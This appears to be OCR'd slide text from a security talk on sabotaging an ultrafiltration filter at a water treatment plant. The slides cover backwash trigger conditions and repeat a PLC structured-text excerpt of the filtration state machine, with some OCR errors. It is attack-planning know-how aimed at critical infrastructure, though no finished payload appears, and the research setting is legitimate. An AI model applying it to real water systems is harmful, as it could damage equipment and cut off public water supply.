
# Use Case: Killing UF Filter in Water Treatment Facility

- Water treatment process consists of multiple stages, including several stages of filtering
  - Water filters are expensive
  - When broken, water supply is interrupted








# UF Filtering: HMI Screen



# UF Filtering: PI&D Diagram



# UF Backwash: HMI and PI&D Diagram



# How Do We Pull This off?

- There are three conditions which can trigger backwash process, each guided by a state machine
  - Preset timer (every 30 minutes)
  - UF filter differential pressure (DP)  $\geq 40$  kPa
  - Plant shutdown



# How Do We Pull This off?

- There are tree conditions which each guided by a state machine
  - Preset timer (every 30 minutes)
  - UF filter differential pressure (DP)
  - Plant shutdown

```
7: (*FILTRATION FOR PRESET TIMER*)
  _LAST_STATE:= HMI_P3_STATE;

  _MV301_AutoInp      :=0;
  _MV302_AutoInp      :=1;
  _MV303_AutoInp      :=0;
  _MV304_AutoInp      :=0;
  _P_UF_FEED_DUTY_AutoInp :=1;
  _P602_AutoInp       :=0;
  _P_NAOCL_UF_DUTY_AutoInp:=0;

  HMI_UF_REFILL_SEC    :=0;

  HMI_BACKWASH_SEC     :=0;
  HMI_CIP_CLEANING_SEC :=0;
  HMI_DRAIN_SEC        :=0;


  IF HMI_TMP_HIGH THEN
    HMI_P3_STATE:=8;
  ELSE
    IF _MIN_P THEN
      HMI_UF_FILTRATION_MIN:= HMI_UF_FILTRATION_MIN+1;
    END_IF;
  END_IF;
```

# How Do We Pull This off?


- There are tree conditions which each guided by a state machine
  - Preset timer (every 30 minutes)
  - IIF filter differential pressure (DP)

```
7: (*FILTRATION FOR PRESET TIMER*)  
  _LAST_STATE := HMI_P3_STATE;
```

```
  _MV301_AutoInp      := 0;  
  _MV302_AutoInp      := 1;  
  _MV303_AutoInp      := 0;  
  _MV304_AutoInp      := 0;  
  _P_UF_FEED_DUTY_AutoInp := 1;  
  _P602_AutoInp        := 0;
```

